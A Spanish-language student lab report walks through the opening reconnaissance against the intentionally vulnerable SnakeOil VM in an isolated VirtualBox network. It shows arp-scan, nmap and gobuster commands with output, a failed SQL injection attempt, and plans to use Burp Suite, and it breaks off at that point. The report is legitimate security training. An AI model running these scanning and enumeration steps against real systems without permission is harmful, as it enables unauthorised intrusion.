

PR1 De la teoría a la práctica.

*8 de Septiembre 2026
CNO IV*

*Jorge A Castelo Curioca
Prof. Cervando*

INTRODUCTION

En el presente se muestran los pasos tomados para completar el sdk de SnakeOil, este es una versión vulnerable de la distro de Linux Debian.

El objetivo del proyecto es poder utilizar las herramientas vistas en la clase y los cursos llevados en NetAcad para vulnerar el sistema, obtener la contraseña, y entrar explotando la configuración de los archivos.

Para realizar el Proyecto se usaron las siguientes herramientas:
Virtual Box para poder hostear la red local, en esta se generó un servicio DHCP interno para poder aislar de la red ambas máquinas, después el sdk de Snake Oil, el cual se monta sin SO y se le accede por red. Además de una Distro de Kali Linux, esta distro nos proporciona lo necesario para completar la práctica.

Dentro de Kali Linux se cuenta con herramientas como Nmap, el cual nos permite hacer los scans de la red para encontrar la dirección IP interesada, además de verificar puertos y si están abiertos.


También se utilizó gobuster en el directorio para poder encontrar más cosas.

También se usa el BurpSuite para interceptar y modificar Requests y poder obtener información que no deberíamos obtener.




Creación de las Máquinas virtuales y configuración.

Lo primero que se hace es generar las máquinas virtuales tanto de Kali como Snake Oil. Después procedemos a verificar sus configuraciones de red, para aislar la práctica procedemos a generar un servicio DHCP dentro de Virtual Box con DHCP enabled para que ambas máquinas estén en la misma red dentro del mismo rango de IP's



Una vez se genera, procedemos a configurar ambas máquinas dentro de Host Only y el mismo adaptador.



Verificación de inicio.

Una vez que se configura la red, procedemos a verificar que ambas máquinas inicien correctamente y después procedemos a comenzar con la práctica.

1. Identificación y primeros pasos.

Una vez estamos dentro de Kali, procedemos a verificar nuestra dirección IP, para esto utilizamos el comando **ip a**, este comando nos permite ver información sobre nuestros adaptadores de red, para esto verificamos el eth0 y confirmamos nuestra dirección ip local, **192.168.56.101**.

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 381sec preferred_lft 381sec
    inet6 fe80::cb3f:101a:f6cf:f388/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
```

Una vez contamos con esta información procedemos a utilizar el comando **sudo arp-scan -l**, este comando nos permite verificar las ip dentro de la red que responden a un ping, así permitiéndonos verificar que la dirección IP que buscamos es **192.168.56.103**.

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:5a:87:bc, IPv4: 192.168.56.101
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1      0a:00:27:00:00:11      (Unknown: locally administered)
192.168.56.100   08:00:27:f6:d9:e6      (Unknown)
192.168.56.103   08:00:27:85:10:78      (Unknown)


3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.931 seconds (132.57 hosts/sec)
. 3 responded

(kali㉿kali)-[~]
```

Al encontrar la dirección IP a atacar podemos pasar al próximo paso.

2. Probando las aguas.


Ya que identificamos la red, procederemos a usar **NMAP** para sniffear la ip, permitiéndonos encontrar si tiene puertos abiertos.



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sC -sV -p- 192.168.56.103  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 09:01 -0400  
Nmap scan report for 192.168.56.103  
Host is up (0.0062s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)  
| ssh-hostkey:  
|   2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)  
|   256  f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)  
|_  256  ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)  
80/tcp    open  http      nginx 1.14.2  
|_ http-server-header: nginx/1.14.2  
|_ http-title: Welcome to SNAKEOIL!  
8080/tcp  open  http      nginx 1.14.2  
|_ http-open-proxy: Proxy might be redirecting requests  
|_ http-title: Welcome to Good Tech Inc.'s Snake Oil Project  
|_ http-server-header: nginx/1.14.2  
MAC Address: 08:00:27:85:10:78 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 18.79 seconds
```


Esto nos permite verificar que tiene abierto el puerto **8080** , dándonos a entender que está hosteando algo.

Ahora procederemos a conectarnos a la dirección IP para verificar que podemos ver.





Como podemos ver no hay nada importante aquí, así que procederemos a conectarnos directamente al puerto 8080

Una vez entramos al puerto 8080



Podemos observar distintos links, intentamos vulnerar por inyección SQL,




Y verificamos que no es posible.

Una vez que estamos aquí utilizamos la función : **dir -u**

<http://192.168.56.103:8080> -w

[/usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt](#)


Lo cual busca distintos archivos dentro de esa dirección IP y encontramos varios interesantes.




Detectamos:

1. Login
2. Users
3. Registrarion
4. Test
5. Create
6. Secret
7. Run


Una vez tenemos estos sitios, procedemos a verificarlos 1 por 1 para ver que encontramos de utilidad.



Login no nos muestra nada ya que no está esperando el método GET,



Users nos dá un nombre de usuario Patrick y un password encriptado.




Secret tampoco espera GET, después los cambiaremos a POST.

Y créate es la pantalla donde intentamos hacer la inyección sql.


3.Suplantación de método

Ya que tenemos sitios que nos dan el error de **method not expected** utilizaremos la herramienta de **BurpSuite**, utilizaremos la opción de Proxy Repeater para modificar las peticiones.

